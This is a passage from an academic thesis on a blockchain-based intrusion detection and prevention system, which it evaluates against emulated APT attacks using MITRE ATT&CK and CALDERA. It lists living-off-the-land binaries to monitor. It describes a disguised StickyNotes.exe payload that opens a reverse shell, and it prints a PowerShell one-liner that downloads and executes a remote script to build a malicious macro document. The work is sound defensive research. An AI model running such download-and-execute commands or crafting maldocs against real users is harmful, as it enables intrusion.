- **Process 6 – Detection and prevention triggers:** this process serves as an output processor, e.g., an app is trying to execute without the relevant data being present on-chain, then an alert is being generated. In this case we focus on generating two types of alerts, viz. (1) an app is trying to execute without relevant data being present on-chain, and (2) admin owned app (see Process 7 below) is trying to execute, both cases signal potential intrusion. Nonetheless alerts and rules can be configured and further refined at a later stage to include countless cases.
- **Process 7 – Transfer app(s) ownership:** utilizing “TransferAsset” app function and chaincode we can transfer ownership of apps on-chain creating a sequence and reference in the form of transactions. We leverage this ability to create a user-aware on-chain environment where detections and prevention decisions can be drawn based on user context rather than a workstation on its entirety. As a result, we significantly increase the aptitude for detection and prevention of fileless malware [112] and Living-Off-The-Land (LotL) attacks [113].

4.5.8 Limitations

In the context of application, two limitations are identified:

- We utilize and modify the AssetTransfer sample set of apps and chaincode provided by Hyperledger Fabric to fit the needs of a prototype blockchain enabled intrusion detection and prevention system. Therefore, the prototype is limited to the above described six apps and their respective chaincodes.

- In continuation, since we perform hashing based on the apps existing on disk, specifically on remote employee’s workstation, it accounts for the ultimate detection and prevention for malware dropped or executed from disk. If an adversary can compromise the remote employee’s endpoint, it is extremely unlikely that further malicious tools will be able to execute from disk as their hash and relevant information are not present on-chain. Nevertheless, malware executed directly from memory e.g., fileless malware [112] or malicious activities leveraging valid and legitimate system tools such as PowerShell, also known as Living-Off-The-Land (LotL) attacks [113], are still a risk to take into consideration.

To address this, we introduce the user-aware on-chain data context. Namely, based on work done from academics [112] [114] [115] [116] and industry professionals [117] [118] [119] analysing and replicating fileless and LotL attacks, we conclude to the following Table 12 subject to Process 7, transfer of ownership for the effective detection and prevention of mentioned attacks. Note that some of the below applications, such as certutil.exe, cmd.exe or wmic.exe are extensively used for legitimate OS purposes, therefore spotting execution does not automatically constitute of malicious activity. Further enhancing methodologies via machine learning and artificial intelligence have been proposed [120] aiming to narrow down the noise.

Lastly, we utilize Microsoft’s Sysmon [121] to further enhance in-memory attacks detection and prevention by monitoring for specific event IDs. Sysmon logs loading of drivers and DLLs with their signatures and hashes, thereby when a remote thread is created (e.g., a DLL is reflectively called via a malicious VB script within a word document) Sysmon created the event ID 8 [121]. Event ID 8 is also used to detect the full class of attacking techniques to inject code or hide within other processes.

Table 12 - Ownership transfer list.

Filenames			
Addinprocess.exe	Extexport.exe	Powershell_ise.exe	Setupapi.dll
Addinprocess32.exe	Gprslt.exe	Presentationhost.exe	Syssetup.dll
Addinutil.exe	Infdefaultinstall.exe	Regasm.exe	
At.exe	Installutil.exe	Regedit.exe	
Bcdedit.exe	Mavinject32.exe	Regsvcs.exe	
Bitsadmin.exe	Mavinject64.exe	Regsvr32.exe	
Certutil.exe	Mmc.exe	Rundll32.exe	
Cmd.exe	Msbuild.exe	Sc.exe	
Cmdkey.exe	Msdtd.exe	Sctasks.exe	
Cmstp.exe	Mshta.exe	Vssadmin.exe	
Control.exe	Msiexec.exe	Wextutil.exe	
Csc.exe	Msinfo.dll	Wmic.exe	
Cscript.exe	Net.exe	Wscript.exe	
Esentutil.exe	Odbcconf.exe	Advpack.dll	
Eventvwr.exe	Powershell.exe	Dfshim.dll	

4.5.9 Specifications

Prototype's application is running on the same virtual machine as the blockchain network. Table 13 outlines the specifications.

Table 13 - Blockchain lab specifications.

	Hyperledger Fabric Blockchain Lab "Blocklabz" (6) (VM)
Operating System (OS)	Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-27-generic x86_64)
Hard Disk Drives (HDD)	25GB
Central Processing Unit (CPU)	2.22 GHz Quad Core Intel Core i7-4770HQ
Random Access Memory (RAM)	6GB
Software (SW)	Git, cURL, Docker, JQ, GO, Hyperledger fabric 2.3, Ubuntu 20x basic installation with advanced package tool (APT) and APT essentials

4.6 Conclusion

As stated in the beginning of this chapter, this phase consists of four building blocks. Each of the blocks was successfully developed and implemented, as well as interoperate seamlessly with each other. More specifically (i) the ZTA where the BIDPS operates is in place and simulates a notional bank with employees working from remote locations via their endpoints. Next, (ii) the hash-based blockchain-enabled application whitelisting was produced. We have finalised the development and implementation phase of the BIDPS prototype successfully. Moreover, we further enhance the whitelist by introducing a context-aware mechanisms that is being leveraged at a later stage from the BIDPS application. This helps us to potentially refine, subject to evaluation, the effectiveness of the BIDPS against cyber-attacks. In continuation (iii) we built the blockchain network, which acts as the foundation for the BIDPS application and chain codes to run. Lastly, (iv) the BIDPS and its respective chain codes were deployed and operationalized.

Chapter 5: Evaluation Phase – Effectiveness and Performance Evaluation

5.1 Introduction

In this chapter we perform an evaluation of the BIDPS's detection and prevention effectiveness, and later we evaluate its performance efficacy. Thus, the chapter is structured in two parts, subsections 5.2 and 5.3 respectively. We begin with the prevention and detection effectiveness evaluation and continue with the performance evaluation.

5.2 Effectiveness Evaluation

A recent report from the World Economic Forum highlighted that cyberattacks are one of the six major dangers of digital innovation [122]. At the same time, sophisticated cyber criminals team up to exchange knowledge that eventually leads into the birth of advanced offensive tools, tactics, techniques, and procedures. These well-resourced and highly sophisticated adversaries often target high profile companies or individuals, and most widely known and referred to with the abbreviation APTs. In most cyber-attacks, different threat actors would exploit a single vulnerability and steal data that would immediately seek to monetize in the underground economy. This is known as the “hit and run” modus operandi [123]. An example in the spotlight during the last decade is ransomware. Adversaries in this case, once compromising an endpoint would either encrypt the victim's data demanding ransom to offer a decryption key, or some variants observed to steal the encrypted data and further resell it to the underground economy regardless if ransom is paid or not [124], eventually feeding and growing an underground economy.

On the contrary, threat actors in APT attacks preserve a low profile to produce the least noise possible and retain their initial access to compromised systems as much as possible. APTs objectives can be political, military, technical or even economical (in the form of intellectual property), depending on the goals of the threat actor's controlling entity. During APT attacks several vulnerabilities can be exploited, also known as vulnerability chaining [125] with the ultimate goals always being (1) to remain stealthy within a compromised host or network for prolonged access preservation and, (2) maintain access to related resources for the objective to be successful.

In this section we define two classes of APT attacks that span from the most traditional up to the most sophisticated. Namely, the file-based and fileless attack classes. Next, we construct scenarios for each class of attacks and evaluate the efficacy of the proposed blockchain enabled intrusion detection and prevention system. The rationale for evaluation is described in section 5.2.2 Detection and Prevention Evaluation Rationale.

5.2.1 Advanced Persistent Threats (APTs)

APTs objectives can take months or years to be met, therefore long-term stealthy and persistent access to the victim's computing resources is required. As a result, the modus operandi of an APT comes in complete contrast with the previously described “hit and run” of typical cyber-attacks. Deconstructing the term APT, we can note the following:

- **Advanced** means that cyber adversaries are operating at the highest level and do not limit themselves to public tools and exploits. They operate throughout the full spectrum of intrusion exploiting single vulnerabilities, using freely available tools, following known attack patterns, or in case their objective demands, they can elevate to leverage vulnerability chaining, create custom tools, and develop their own exploits specifically for the victim's computing infrastructure.
- **Persistent** means the cyber adversaries are not opportunistic intruders, rather they are formally tasked to accomplish a mission. However, persistent should not be related to constant malicious code execution on victims computing infrastructure. Persistent in this context refers to the strong motives and most likely incentives provided by their commanding entities, usually nation state or state sponsored. That said, cyber adversaries involved in APT attacks will take any action to maintain the required level of interaction with the victim's computing infrastructure to achieve their objectives.
- **Threat** in this context means that the human element, the cyber adversaries are constantly interacting with their code and tools, while at the same time altering their decision making and attack patterns based on both victim's and compromised endpoint behaviour. Consequently, the adversary cannot be treated as a piece of mindless code that can be brought down with ease, once detected.

Cyber adversaries during APT attacks can achieve initial access into the notional bank's network, through several techniques. We construct, simulate, and examine the most prevalent scenario of achieving initial access nowadays, namely, spear-phishing. Once cyber adversaries achieve initial access on the remote employee's workstation through successful exploitation of a vulnerability, there is a limited window of opportunity to execute malicious code that will help them achieve their objectives. This initial stage of access provokes the following definition of attack classes:

- If the malicious code often named after "payload", is written, or the code itself writes data on the victim endpoint's disk for any reason and in any form, from now on will be referred to as **file-based attacks**.
- If the malicious payload is (1) loaded directly in memory of the exploited process, thus leaving no trace on disk, or (2) uses legitimate processes, programs, scripts, and their memory space to hide or execute, from now on will be referred to as **fileless attacks**.

5.2.2 Detection and Prevention Evaluation Rationale

To establish an evaluation rationale of our proposed blockchain-enabled IDPS against APTs, we must first understand how these attacks are typically performed. That said, threat modelling becomes imperative [126]. The industry standard threat model for APT attacks is the Cyber Kill Chain (CKC) framework by Lockheed Martin [127]. The term "kill-chain" refers to the entire chain of events until a successful attack is performed, or in other words, it describes an end-to-end process [128]. CKC's attack stages begin with reconnaissance and weaponization reaching up to command and control and actions on objectives. Those last

stages are the main arguments for damaging criticism against CKC being perimeter-based and malware-focused [129]. Although the latter is not necessarily negative, the former certainly is, considering our architecture is based on a borderless zero trust enabled architecture.

Moreover, one needs to zoom-in much more into the last stages of “command and control and actions on objectives”, for firstly, these are the stage where attackers thrive nowadays, and secondly, to evaluate our IDPS in the greatest extent possible. That said, a more comprehensive model dealing with APTs beyond perimeter and with far greater details in malware attacks, especially after initial access obtained, is MITRE’s ATT&CK framework [130]. Leveraging ATT&CK’s knowledge base and attack model, we can describe the behaviour of a threat actor throughout the entire attack lifecycle and evaluate our IDPS efficacy. To visualize the full attack lifecycle, we utilize a circular dendrogram as shown in Figure 52, representing MITRE’s ATT&CK enterprise matrix.




Figure 52 - MITRE's ATT&CK Enterprise Matrix.

The highest level of abstraction within the enterprise version of ATT&CK's model is tactics. This can be visualized within the inner part of the circle in Figure 52. Each tactic includes a set of techniques that APTs have been observed to follow. Tactics are tied with the "why" of an APT attack objective while techniques correspond to the "how" part. APT29 according to MITRE's APT database records [131], gained world-wide attention due to (1) the identity of their compromised targets including Government(s), telecom providers, consulting firms, technology companies etc., (2) the impact of the attack, and (3) the original threat group's attribution to Russia's Foreign Intelligence Service. Therefore, and during APT29, attackers achieved initial access through spear phishing, executed malicious files through compromised user accounts on compromised endpoints, and established persistent access on their victim's computer infrastructure by inserting malicious registry keys, ultimately achieving a long-term malicious communication channel to eavesdrop on their victims.

Tactics can be described on a high-level and with the order they happen as follows:

- **Initial access** – Any technique in this category providing for initial access into the notional bank's network and specifically granting access to and from remote employee's endpoint.
- **Execution** – Any technique allowing for adversary controlled-code to be executed on the compromised, or any other endpoint.
- **Persistence** – Any action, access, or configuration change to remote employee's endpoint that will eventually allow for persistent presence in the notional bank's computing infrastructure. This is a crucial step in the context of APTs, as cyber adversaries seek resilience against interruptions such as process, task, or even endpoint restart that will disrupt the malicious communication channel.
- **Privilege escalation** – Any technique within this category will result into adversaries obtaining a higher level of permissions on the compromised remote employee's endpoint.
- **Defence evasion** – Any technique within this category can be used by adversaries with the purpose of evading detection.
- **Credential access** – Any technique providing access or control over system or domain credentials. This can be remote employee's browser credentials for instance, or it could be a set of domain login credentials such as user, administrator, application specific credentials and others.
- **Discovery** – Any technique allowing adversaries to discover, map, and learn more information regarding the endpoint itself, but most importantly the internal network.
- **Lateral movement** – Any technique enabling adversaries to access, remotely control, or remotely execute tools on other endpoints in the internal network.
- **Collection** – Any technique allowing for identification and information gathering of data (e.g., sensitive files) from the local compromised or any other remote endpoint, prior exfiltration.
- **Command and control (C2 or C&C)** – Any technique facilitating communication between adversaries and the victim's endpoint. APTs usually leverage legitimate means of communication to establish C&C e.g., HTTP/HTTPS.
- **Exfiltration** – Any technique facilitating the adversary to remove or extract data and information from the notional bank's network.

To simulate and execute at least one technique of each tactic and ground this on a common taxonomy, we opt in to use CALDERA, a cyber security platform built on MITRE's ATT&CK model [132]. CALDERA assists in APT emulation matching MITRE's ATT&CK matrix tactics and techniques on a one-to-one basis; therefore, it will aid in most accurately and easily executing at least one technique of each tactic described above, ultimately resulting in complete and precise evaluation. Furthermore, MITRE offers APT emulation plans [133] broken up into three phases, as shown in Figure 53, and CALDERA provides for the same the exact techniques and tools per phase and tactic to be simulated with ease.




Figure 53 - MITRE's Adversary Emulation Plan.

During the analysis phase (see Chapter 1) we highlighted the Achilles heel of ZTA, an already authenticated and authorised channel of a legitimate user that can be exploited by an APT through a compromised endpoint [134]. Additionally, we described in the beginning of section 4.3 Hash-based Blockchain-enabled Whitelisting, two applicable scenarios and the point where a mature ZTA would trigger and visualised in Figure 3. That said, we continue and build upon this idea, and we bring one of the core tenets of ZTA, namely the assume breach mindset on the endpoint itself, assuming breach has already occurred, or it is just about to occur. We start building on this notion already from attack phase 1 of Figure 53, specifically by starting to simulate and evaluate our scenarios as early as the initial access stage all the way down to phase 3 and exfiltration stage, simulating and evaluating an APT against our proposed blockchain-enabled IDPS end-to-end.

As a result, the end goal and the two core desired outcomes to successfully augment ZTA onto endpoints holding the proposed system effective would be to:

- Prevent, or at least detect, techniques and tactics as per MITRE's ATT&CK enterprise matrix earlier than the lateral movement stage, which is one of the main objectives of a mature ZTA.

- Strip trust out of the endpoint itself and place trust on-chain, thus creating an immutable system of explicit trust. Eventually, aiding in effective prevention and detection while also grounding verification against the ultimate source of truth when it comes to incident investigation and forensics examination. Thus, according to ZTA's principles, never trust, always verify.

5.2.3 File-based Attacks

According to MITRE's ATT&CK matrix and APT emulator, the first tactics of an APT attack include reconnaissance and resource development consisting of 10 and 7 techniques respectively. However, these two tactics happen outside of the boundaries of the assumed notional bank's network, and more specifically well before the endpoints, hence automatically descope. In this section we focus on emulating file-based APT attack(s).

More specifically, we will go through MITRE's ATT&CK tactics from initial access up to discovery, while the adversary's payload will always have a direct or indirect interaction with the victim's hard disk drive. In this context, direct, means that the adversary will attempt to directly execute the payload, or there could be a social engineering scenario where a direct execution of the payload will be performed by the user inadvertently. Indirect execution means that the attacker will try to leverage legitimate tools (without injecting onto their memory space however) e.g., PowerShell, command prompt, Microsoft office macros and others, to hide the payload execution in the background.

To assess the blockchain enabled IDPS efficacy we operate the remote employee's endpoint (victim) in two modes:

- **Blockdown Mode OFF**, the endpoint operates under the normal ZTA enabled corporate environment.
- **Blockdown Mode ON**, the endpoint's application execution is governed by a simple rule, namely, the application's hash attempting to execute must (1) be present on-chain, and (2) must be owned by the user, in every other case execution will be explicitly denied and moreover a detection alert will be triggered.

"Blockdown" is a naming convention we produced, since the endpoint will go in lockdown mode, however, hashes of the executable extensions are passed on the blockchain (see 4.2 Hash-based Blockchain-enabled Whitelisting), therefore "blockdown".

5.2.3.1 Initial Access

Tactic number 1 of APT emulation, as shown in Figure 53, begins with **initial access**. Spear-phishing is one of the techniques under "phishing" category of ATT&CK's matrix. Phishing and spear phishing are two terms and techniques often used interchangeably, the former is used by adversaries targeting the vast majority of an organisation's employees through mass malicious email campaigns, while the latter is observed in APTs through specially crafted malicious email content and highly advanced malicious attachments targeting individuals.

In this case, a specially crafted payload marketed as Sticky Notes Desktop application was sent directly to the remote employee's email address, which was programmed to launch

windows calculator while at the same time launching PowerShell and executing a set of commands setting up a reverse tunnel to adversaries C&C centre, thus simulating APT30 [135].

Results in Blockdown mode OFF:

User (under username George) executed the seemingly innocent “StickyNotes.exe”. Two legitimate applications launched as intended, calculator and PowerShell as shown on the left part of Figure 54. The latter however, executed an additional hidden payload that established a reverse shell over HTTP onto our C&C acquiring user’s privileges, as shown on the right part of Figure 54.




Figure 54 - Sticky Notes payload initial-access.

Results in Blockdown mode ON:

- First, we generate the StickyNotes.exe hash 512:
df205306a5ecaffc3a85df05ca4ea5ed3c14b77824afe225f479696c96298d1a71fbfae081fff09852a44fc45b203eabdc9c3a8d4edde9551bec60fc376c81c1
- Next, we query the ledger for StickyNotes.exe should return the same hash (if present on chain):

```

"Key": "comreg.exe", 158
"Record": {
  "ID": "comreg.exe", 159
  "Hash": "e53f2d094c4716453476bf832333f6af1b08bbe9f0c9ec2d52bb31a4b943a50d469f044b67210917326a0d1b32dc77f7b6ef7acf0b504af83d03e25ddcc9e97f", 160
  "Size": "george", 162
  "Owner": "182,888", 163
  "AppVersion": "2019" 164
}
} 165
} 166
} 167
}

--> Evaluate Transaction: ReadAsset, function returns an asset with a given assetID
***** FAILED to run the application: Error: error in simulation: transaction returned with failure: Error: The asset StickyNotes.exe does not exist
root@blocklabz:/home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/application-javascript#

```

Figure 55 - Query the ledger for StickyNotes.exe.

- StickyNotes.exe does not exist on-chain (Figure 55), therefore execution must be denied. Figure 56 validates the above by denying execution to user “George” for StickyNotes.exe.




Figure 56 - StickyNotes.exe execution output.

Continuing further on the initial access, we emulate an indirect way of executing the payload simulating APT29, leveraging PowerShell and Microsoft’s office macrocode. A malicious word document was sent to user “George” with embedded macrocode. Once open and allowed for the macrocode to execute, a command prompt launches executing the command ping 8.8.8.8. Code used to generate the word document with macrocode:

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (iwr "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1" -UseBasicParsing); $macrocode = " Open \"C:\Users\Public\art.jse\" For Output As #1`n Write #1, \"WScript.Quit\"`n Close #1`n Shell`$ \"ping 8.8.8.8\"`n"; Invoke-MalDoc -macroCode $macrocode -officeProduct "Word"
```

Results in Blockdown mode OFF:

Command prompt executing the command “ping 8.8.8.8” upon user opening the subject word document, is an indicator of malicious activity, as shown in Figure 57.

